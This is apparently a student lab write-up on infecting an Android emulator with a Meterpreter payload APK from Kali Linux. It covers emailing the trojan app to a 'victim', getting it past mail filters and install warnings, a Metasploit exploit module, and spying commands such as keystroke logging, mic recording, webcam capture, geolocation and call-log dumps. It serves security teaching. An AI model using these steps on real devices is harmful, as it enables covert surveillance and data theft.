
As you can see highlighted is my IP address for the android this is done in the android emulator terminal.

****

In the event the file doesn’t unzip using the unzip app, attempt to do it in the android emulator terminal.

Some instances you will need to change the permissions of the file


zip /home/kali/Desktop/android.zip /home/kali/Desktop/android.apk



Because the first attempt of the Android file was not properly downloaded , the permissions were denied in the outlook so I zipped it and moved it to desktop in standard user.


Send the file 'singed\_jar.apk' to the victim’s email (yourself in this project).

The victim will download the singed\_jar.apk file and install it with 'Unknown sources' allowed on the Android device. Then, run and install the .apk file. After complete installation, we will return to the Kali machine and start the Meterpreter session.




As you can see above, I am preparing to send the file to myself in outlook, using the email address [moehajj8@gmail.com](mailto:moehajj8@gmail.com). Normally gmail because of MFA’s will tell you that it does not recognize the file because it is an APK file and will tell you that it detects a virus and will not send the file. If you make too many attempts in Outlook it will also not send the file.


After a few attempts both attachments showed up, as you can you the apk file shows that it cannot be opened. In this case we will have to use the unzip file to open.



**NOTE: you are opening this on your Android device using firefox browser, you may have to install the firefox app from the playstore.**




The standard Android Browser will usually be able to open the file, always choose allow in order to proceed with the assignment being successful.




Keep in mind because this is an emulator app and not a real android some of the features will not be available like the web camera or being able to listen to phone calls as this is not a actual phone. However with a full disclaimer and proper precaution you can execute the same method on an actual android for testing purposes only and with proper permissions. This assignment is a demonstration that it is possible exploit android using metepreter in kali linux .

Click on more details and install the app anyway , if you click on got it the app will not install.



Proceed with the prompts on the default browser in android to continue to run the infected file in order to properly execute the file




For the above screen once in msfconsole , type search android and usually it’s #9 option you copy and paste **exploit/android/browser/webview\_addjavascriptinterface**

1. **Post-Exploitation Commands**

Once a Meterpreter session is acquired on the Android device, execute only 10 commands from the following for further exploration:


* + sysinfo: Display system information.



* + check\_root: Check if the device is rooted.



* + record\_mic: Record sounds on the victim's end.




* + dump\_calllog: Save the list of contacts in a text file (Note: Since the system is new, there may be no contacts initially).




* + getuid: Get the user ID of the current user.




* + shell: Gain a command shell on the device.




* + download: Download a file from the target device to the attacker's machine.



* + upload: Upload a file from the attacker's machine to the target device.



* + screenshot: Take a screenshot of the target device's screen.



* + webcam\_list: List available webcams on the target device (if applicable).



* + webcam\_snap: Take a snapshot from the target device's webcam (if applicable).




* + geolocate: Attempt to retrieve the geographical location of the target device.



* + keyscan\_start: Start capturing keystrokes entered on the target device's keyboard.



* + keyscan\_dump: Dump captured keystrokes.



pm list packages

